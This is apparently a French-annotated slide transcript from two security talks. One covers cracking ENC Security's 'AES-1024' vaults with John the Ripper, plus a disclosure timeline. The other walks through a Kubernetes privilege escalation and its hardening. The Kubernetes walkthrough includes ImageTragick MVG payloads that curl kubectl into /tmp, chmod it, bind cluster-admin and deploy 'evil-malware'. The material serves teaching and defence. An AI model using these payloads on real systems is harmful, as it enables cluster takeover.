        CONCAT13(-(uVar15 < 0),
          CONCAT12(-(uVar10 < '\0'),
            CONCAT11(-(uVar13 < '\0'), -(uVar9 < '\0'))))))))
& 0x1b1b1b1b1b1b1b1b;
uVar26 = pshufw(0x1b1b1b1b1b1b1b1b, uVar23, 0xb1);
uVar31 = pshufw(uVar30, uVar28, 0xb1);
uVar24 = uVar18 << 0x20 & 0xffffffff00000000;
uVar29 = uVar20 << 0x20;
uVar15 = uVar29 & 0xffffffff00000000;
uVar24 = CONCAT17((uVar24 >> 0x38) * '\x02',
  CONCAT16((uVar24 >> 0x30) * '\x02',
    CONCAT15(((uVar18 << 0x20) >> 0x28) * '\x02',
      CONCAT14(uVar6 * '\x02',
        CONCAT13(uVar5 * '\x02',
          CONCAT12(uVar3 * '\x02',
            CONCAT11(uVar4 * '\x02', uVar1 * '\x02')))))))) ^
uVar27;
uVar29 = CONCAT17((uVar15 >> 0x38) * '\x02',
  CONCAT16((uVar15 >> 0x30) * '\x02',
    CONCAT15((uVar29 >> 0x28) * '\x02',
      CONCAT14(uVar14 * '\x02',
        CONCAT13(uVar11 * '\x02',
          CONCAT12(uVar10 * '\x02',
            CONCAT11(uVar13 * '\x02', uVar9 * '\x02')))))))) ^
uVar32;
```


Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Pour passer à 256 bits, ils n'utilisent pas le mode standard mais deux itérations d'AES-128
- Idem pour 512 : 4 itérations
- Et pour 1 024 : 8 itérations
- Par ailleurs le compteur reste à 1 : on n'utilise que la clef



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- On a tout ce qu'il faut pour faire un plugin John the Ripper
- Elle est dispo sur son GitHub
- Elle sera bientôt intégrée à John
- Elle permet de buteforcer le 1 024 bits de Sandisk

John the ripper implementation

- Everything was ready to implement a JtR plugin
- `encdatavault2john.py` script to extract data.
- False positives may arise for each 2^{32} candidates
- Hopefully the following decrypted word is `0x00000001`
- Now available at:
<https://github.com/sylvainpelissier/john>

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Premier test : trouvé en 2 secondes car il était dans la liste de mots de passe disponibles
- John testait 7 000 mots de passe par seconde

John the ripper bruteforce AES-1024

```
~/ $ OMP_NUM_THREADS=1 ~/software/john/run/john enc.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ENCDataVault [MD5 256/256 AVX2 8x3])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/home/sylvain/software/john/run/password.lst
123456789ABCDEF (./examples/encsecurity-1024/)
1g 0:00:00:02 DONE 2/3 (2021-12-09 15:02) 0.4854g/s 7375p/s 7375c/s 7375C/s 123456789ABCDEF
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Si on compare avec un PBKDF2 à 310 000 itérations, cela aurait pris 2 minutes
- John pouvait tester 30 mots de passe par seconde

John the ripper bruteforce PBKDF2

```
~/ $ OMP_NUM_THREADS=1 ~/software/john/run/john pbkdf2-310000.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PBKDF2-HMAC-SHA256 [PBKDF2-SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 310000 for all loaded hashes
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/home/sylvain/software/john/run/password.lst
123456789ABCDEF (?)
1g 0:00:01:57 DONE 2/3 (2021-12-09 15:43) 0.008483g/s 30.13p/s 30.13c/s 30.13C/s paagal..andrew
Use the "--show --format=PBKDF2-HMAC-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Lorsque le mot de passe est vérifié, un fichier contenant toutes les clefs est déchiffré
- Ces clefs sont utilisées pour chiffrer les fichiers individuellement
- C'est une bonne solution car si l'utilisateur change son mot de passe il ne faut pas chiffrer de nouveau tous les fichiers, mais juste ce fichier là
- Mais quel est l'algo de chiffrement ?


File encryption

- Once the password is verified, the file encryption keys are decrypted.
- The files are encrypted individually with those keys.
- What is the file encryption algorithm ?

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- En décompilant on se rend compte que pour AES-512 seulement deux itérations de AES-128 sont réalisées
- Idem pour AES-1024 !



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Voici le format de fichier
- chaîne « IV »
- version de l'algo
- nom du fichier en clair
- Gros bloc de zéros jusque'à la ligne 1f0... c'est important pour la suite

File format

- offset -	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
0x00000000	c5c1	81fe	1776	18e6	0104	ffff	ffff	0a00									IV:
0x00000010	2f63	6c65	6172	2e74	7874	0000	0000	0000	/clear.txt.....								version
0x00000020	0000	0000	0000	0000	0000	0000	0000	0000								AES key length
0x000001f0	0000	0000	0000	0000	0000	0000	0000	0000								ffffffff (encrypted)
0x00000200	4865	6c6c	6f20	636c	6561	7274	6578	7421	Hello cleartext!								file name length

file name

file content

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Les mode compteur d'AES permet de manipuler le fichier : si le fichier est modifié, il sera déchiffré et la modification ne sera pas détectée
- Cela peut poser un problème par exemple si vous stockez votre coffre dans le cloud et que quelqu'un y accède
- Les Nonces sont OK, proprement engendrées par OpenSSL
- 2 itérations → niveau de sécurité max de 256 bits

File encryption

- CTR like design implies file malleability.
- Nonces are randomly generated with OpenSSL calls.
- Only a maximum of 256-bit security level.

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Si on creuse un peu dans l'idée on peut bruteforcer le 128 bits pour la première clef
- On peut ensuite bruteforcer la dernière clef qui est XOR avec la chaîne « IV »
- On a donc un niveau de 256 bits mais...

Security level

- . Let's assume we only have the encrypted file.
- . We have to bruteforce 128 bits of the first file encryption key...
- and we have to bruteforce the last file encryption key XORed with the IV.
- . We have a security level up to 256-bit

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Si on fait un peu de maths
- Qu'on a deux blocs de texte à zéro
- Deux blocks chiffrés c_1 et c_2
- $c_1 = \text{AES}_{k_1}(\text{IV}_1) \oplus \text{AES}_{k_1}(\text{IV}_1 \oplus k_8)$
- idem pour c_2

Let's do some Crypto

- If two plaintexts blocks are zero and have corresponding ciphertext block c_1 and c_2 .
- We have:

$$\begin{cases} c_1 = \text{AES}_{k_1}(\text{IV}_1) \oplus \text{AES}_{k_1}(\text{IV}_1 \oplus k_8) \\ c_2 = \text{AES}_{k_1}(\text{IV}_2) \oplus \text{AES}_{k_1}(\text{IV}_2 \oplus k_8) \end{cases}$$

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- On XOR les deux équations
- On obtient cette équation qui ne dépend que de la 1ère clef, pas de la dernière
- Il suffit de tester sur l'égalité à $IV_1 \oplus IV_2$ qui sont en clair
- On a alors la bonne clef
- Cela réduit la complexité à une sécurité de 128 bits !!!

Let's do some Crypto

- Simplifying into:

$$AES_{k_1}^{-1}(AES_{k_1}(IV_1) \oplus c_1) \oplus AES_{k_1}^{-1}(AES_{k_1}(IV_2) \oplus c_2) = IV_1 \oplus IV_2$$

- Giving a reduction to 128-bit of security.

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Sylvain a contacté ENC Security, ils se sont mis d'accord en mai 2021 sur la date de publication
- Les vulns ont été dévoilées à Sony, Western Digital et Lexar
- Deux CVEs ont été attribuées
- Ils ont demandé un délai car la fonction de dérivation de clef était utilisée dans d'autres logiciel de Western Digital et étendue au 22 décembre, juste avant le CCC

Responsible disclosure

- 04.05.2021: Initial disclosure to ENCSecurity.
- 16.05.2021: Acknowledgement of the vulnerabilities.
- 11.06.2021: Vulnerabilities disclosure to manufacturers.
- 30.06.2021: Meeting with ENCSecurity and announce of the deadline to the 22nd of September 2021.
- 15.07.2021: **CVE-2021-36750** and **CVE-2021-36751** attributed.
- 03.09.2021: Key derivation is used in other Western Digital application, the deadline is extended to the 22nd of December 2021.

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Une autre perspective : celle de l'entreprise.



Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Le niveau de sécurité dépend de nombreuses choses :
 - Les algos utilisés
 - Le facteur de travail du hachage de mot de passes
 - la taille des clefs
- Bonne collaboration avec ENC pour résoudre le problème

Conclusion

- The security level of a solution depends many things:
 - Algorithms used
 - Password hashing work factor
 - Size of the keys used
- Nice collaboration with Sylvain and ENCSecurity to handle the problems

Practical bruteforce of military grade AES-1024

Sylvain Pelissier et Boi Sletteink

- Fin de la présentation

Questions

Contact:

Sylvain Pelissier:  @Pelissier_S

 sylvainpelissier


Boi Sletterink:  boi@sletterink.nl

EDED 6A80 00F5 DB21 30BF
7109 23D2 8F1C 8D6F 0208

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Si on contrôle une application on peut imaginer une escalade de privilèges vers
 - Le container
 - Le compte de service Kubernetes
 - Le cluster
 - Le nœud
 - Le compte de service cloud



- Application
- Container
- Kubernetes Service Account
- Cluster
- Node
- Cloud Service Account

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Ma cible : le Cluster. Je pars de l'application.
- Par exemple si on utilise imagetragick - faille de imagemagick - ou bien eval ou exec
- Il ne faut jamais utiliser d'accès au shell en PHP

CAN MY CLUSTER BE PWNED?

MOAT/WALL	EXAMPLE	RESPONSIBLE
Application	imagetragick, eval, exec	developers
Access to ServiceAccount		
Installation of software		
Total Control		

Three steps: 3-2-1 pwned!

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Voici un modèle d'attaque basé sur une ancienne technique
- Imagetragick date de 2016
- Mais Emil Lerner a trouvé un moyen de l'exploiter dans les versions actuelles


APPLICATION SECURITY

ImageMagick uses Ghostscript

Ghostscript security is broken for 30 years

ImageTragic 2016

[Overview by Emil Lerner](#)



Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- L'accès au Service account est... permis par défaut dans Kubernetes !

CAN MY CLUSTER BE PWNNED?

MOAT/WALL	EXAMPLE	RESPONSIBLE
Application	imageragick, eval, exec	developers
Access to ServiceAccount	by default !!!	Kubernetes design flaw
Installation of software		
Total Control		

Three steps: 3-2-1 **pawnd!**

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- L'étape d'après est l'installation de logiciels additionnels nécessaires à l'attaque
- On utilise curl, kubectl et chmod
- Si on a le compte de service on peut alors exécuter des commandes en chargeant des images dans imagetrageick

CAN MY CLUSTER BE PWNEED?

MOAT/WALL	EXAMPLE	RESPONSIBLE
Application	imagetrageick, eval, exec	developers
Access to ServiceAccount	by default !!!	Kubernetes design flaw
Installation of software	kubectl, curl, chmod	image creator
Total Control		

Three steps: 3-2-1 **pwneed!**

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Pour avoir un contrôle total il faut connecter son rôle à celui de ClusterAdmin.
- Ce n'est pas le cas par défaut
- On trouve beaucoup d'exemples de configuration sur Internet qui provoquent cette faille

CAN MY CLUSTER BE PWNNED?

MOAT/WALL	EXAMPLE	RESPONSIBLE
Application	imagnetragick, eval, exec	developers
Access to ServiceAccount	by default !!!	Kubernetes design flaw
Installation of software	kubectl, curl, chmod	image creator
Total Control	RoleBinding to ClusterAdmin Role	The Internet

Three steps: 3-2-1 **pawnd!**

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Par exemple dans le guide d'installation d'Elastic Search, ou de Helm Charts
- Ce *mauvais* conseil est assez commun
- Il ne faut jamais le faire

WORST PRACTICES: NEVER

If you are using GKE, make sure your user has `cluster-admin` permissions. For more information, see [Prerequisites for using Kubernetes RBAC on GKE](#). From

<https://www.elastic.co/guide/en/cloud-on-k8s/1.2/k8s-deploy-eck.html>

NO! NEVER!

Comes also with Helm Charts

[Heron Helm chart should not use `cluster-admin` role - Apache/Incubator-Heron](#)

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Donner ce role ClusterAdmin est vraiment une grave erreur
- Par ailleurs Elastic Search était vulnérable à Log4Shell
- C'est comme avoir des clefs compliquées avec les meilleures serrures et laisser la clef sous un pot de fleurs sur la terrasse

Was vulnerable to Log4shell

[Introducing 7.16.2 and 6.8.22 releases of Elasticsearch and Logstash to upgrade Apache Log4j2 | Elastic Blog](#)



Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Le conférencier va indiquer comment se déroule une attaque
- Tout son code d'exemple est publié sur son GitHub

EXAMPLE WALKTHROUGH

[CodeReady Containers Overview](#)

OpenShift 4 in a nutshell some 9.2 GB RAM


[Jupyter Notebooks with a full session](#)

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg)'
curl -o /tmp/kubect1 https://storage.googleapis.com/kubernetes-release/release/v1.22.2/bin/linux/amd64/kubect1" '
pop graphic-context
```

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Il utilise CRC, « Code Ready Container » basé sur une preuve de concept d'ImageTragick de Mike Williams
- On crée une image et on la déploie




```
5855 lines (5855 x1loc) | 395 KB  
This notebook is covered by the following license This note must not be removed  
Imagetrack Creator  
• from https://github.com/mike-williams/imagetrack-poc  
• using OpenShift imagestreams and builds https://www.tutorialworks.com/openshift-dockerfile/  
In [1]:  
crc status  
CRC VM:      Running  
OpenShift:   Running (v4.7.18)  
Disk Usage:  16.36GB of 32.74GB (Inside the CRC VM)  
Cache Usage: 13.34GB  
Cache Directory: /home/thomas/.crc/cache  
In [9]:  
crc console --credentials  
To login as a regular user, run 'oc login -u developer -p developer https://api.crc.testing:6443'.  
To login as an admin, run 'oc login -u kubernetes-admin -p kubernetes-admin https://api.crc.testing:6443'  
In [2]:  
oc new-project imagetrack  
Now using project "imagetrack" on server "https://api.crc.testing:6443".  
You can add applications to this project with the 'new-app' command. For example, try:  
oc new-app rails-postgresql-example  
to build a new example application in Ruby. Or use kubectl to deploy a simple Kubernetes application:  
kubectl create deployment hello-node --image=k8s.gcr.io/serve_hostname
```

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Ici il montre le contenu d'une image valide en PostScript qui contient une commande de téléchargement de KubeCTL en CURL
- Puis une autre image qui contient un CHMOD sur le KubeCTL afin de rendre exécutable



```
status: "True"
type: Admitted
host: poc-imagetrack.apps-crc.testing
routerCanonicalHostname: apps-crc.testing
routerName: default
wildcardPolicy: None
kind: List
metadata:
  resourceVersion: ""
  selfLink: ""
Go to the URL of the application in a browser and upload the *.mvg images as pictures

In [3]: echo http://$(oc get route poc -o jsonpath='{.spec.host}')
http://poc-imagetrack.apps-crc.testing

In [2]: KURL="https://storage.googleapis.com/kubernetes-release/release/$(curl -s https://storage.googleapis.com/kubernetes-release/release/stable)
echo $KURL
https://storage.googleapis.com/kubernetes-release/release/v1.22.2/bin/linux/amd64/kubectl

In [5]: cat > kubectl.mvg <<EOF
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg)[curl -o /tmp/kubectl https://storage.googleapis.com/kubernetes-release/release/v1.22.2/bin/linux/
pop graphic-context
EOF


In [6]: cat > chmod.mvg <<EOF
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg)[chmod 755 /tmp/kubectl]'
pop graphic-context
EOF

In [7]:
```

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Puis il fait une escalade de privilèges via kubectl pour s'attribuer les droits de ClusterAdmin
- Puis il montre le contenu d'une image qui charge un malware directement exécutable



```
your cluster will be tainted
no way to get the ghost back into the bottle ☐
Google, Google, how to start an Elasticsearch cluster
Cool, we have a an advice like this from a vendor
If you are using GKE, make sure your user has cluster-admin permissions. For more information, see Prerequisites for using Kubernetes RBAC on GKE.
https://www.classic.co/guides/on/cloud-on-k8s/master/k8s-deploy-ock.html

In [9]: kubectl create clusterrolebinding cluster-admin-binding-imagetragick --clusterrole cluster-admin --serviceaccount imagetragick:default
clusterrolebinding.rbac.authorization.k8s.io/cluster-admin-binding-imagetragick created

In [17]: POD=$(oc get pods -l app=poc -o jsonpath='{.items[0].metadata.name}')
echo $POD
poc-5c549f66c7-dzfm7

In [19]: oc exec $POD -- /tmp/kubectl get pods
10919 08:07:24.092813 597 request.go:665] Waited for 1.174255392s due to client-side throttling, not priority and fairness, request: GET:https://10.217.4.1:443/apis/rbac.authorization.k8s.io/v1beta1?timeout=32s
10919 08:07:34.093762 597 request.go:665] Waited for 11.174618387s due to client-side throttling, not priority and fairness, request: GET:https://10.217.4.1:443/apis/controlplane.operator.openshift.io/v1alpha1?timeout=32s
NAME          READY   STATUS    RESTARTS   AGE
poc-1-build   0/1     Completed 0           18h
poc-5c549f66c7-dzfm7 1/1     Running   0           15h

In [20]: cat > create.mvg <<EOF
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg)/tmp/kubectl create deployment evil-malware --image=k8s.gcr.io/echoserver:1.4*'
pop graphic-context
EOF
```

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Comment se protéger de tout cela ?
- Le container est une bonne pratique mais...
- il a accès à l'internet avec curl
- il peut écrire dans /tmp
- il peut exécuter chmod

NOPE, NOT ENOUGH

- Container was good practice
 - No root inside
 - immutable root file system
- but
 - curl access to the internet
 - write access to /tmp
 - chmod

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Premier renforcement : l'escalade en vers le compte de service
- Voici la commande permettant de s'en protéger

FIX 1: SERVICE ACCOUNT TOKEN

```
kubectl patch serviceaccount default \
--patch "automountServiceAccountToken: false"
```

Breaks Operators

Might be overwritten

[Jupyter Notebook on ServiceAccountTokens](#)

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- On ne peut pas réparer de manière sûre le logiciel, qui peut contenir une faille, voire un zero-day
- La ligne 2 est réglée
- Empêchons l'installation de logiciels

CAN MY CLUSTER BE PWNNED?

MOAT/WALL	EXAMPLE	RESPONSIBLE
Application	imageragick, eval, exec	developers
Access to ServiceAccount	by default !!!	Kubernetes design flaw
Installation of software	kubectl, curl	image creator
Total Control	RoleBinding to ClusterAdmin Role	The Internet

Three steps: 3-2-1 pwned!

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Utilisons des images de containers vraiment non modifiables
- Ne pas écrire dans `/tmp` sauf si vraiment utile
- Pas de `curl`, `wget`... qui sont dans Red Hat UBIs... et dans la plupart des images standard
- Utiliser des containers vides, de sources qu'on connaît et y ajouter ce dont on a besoin pour créer ses propres containers

FIX 2: IMAGES

- **really immutable images**
 - `/tmp` who needs this
 - `/run` pid is 1 anyway
 - `/var` variable data, really
- **containers from scratch**
- **no `curl`, `wget`**
 - good bye Red Hat UBI
 - most the standard images are flawed
- **only trusted images**

BUILD YOUR OWN IMAGES

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- Il montre comment durcir un container léger standard de nginx qui s'appelle alpine
- On installe explicitement uniquement les outils dont on a besoin
- On le lance avec les fichiers indispensables

FIX 2: Container Hardening

Nginx Example: [Container Hardening](#)

```
FROM nginx:alpine as origin
ADD harden /harden
RUN mkdir /tmp/harden
RUN ./harden -d /usr/sbin/nginx \
    -f /etc/nginx /var/log/nginx/ /var/run/nginx.pid /var/cache/nginx /etc/passwd /etc/group \
    /usr/share/nginx /usr/share/licenses/ /var/run \
    -c /var/log/nginx/ /var/cache/nginx /var/run
FROM scratch
COPY --from=origin /tmp/harden/ /
ENTRYPOINT ["/usr/sbin/nginx","-g","daemon off;"]
```

Hacking Containers, Kubernetes and Clouds

Thomas Fricke

- On a donc créé une image durcie qui empêche l'installation de logiciels
- Une ligne barrée en plus

CAN MY CLUSTER BE PWNNED?

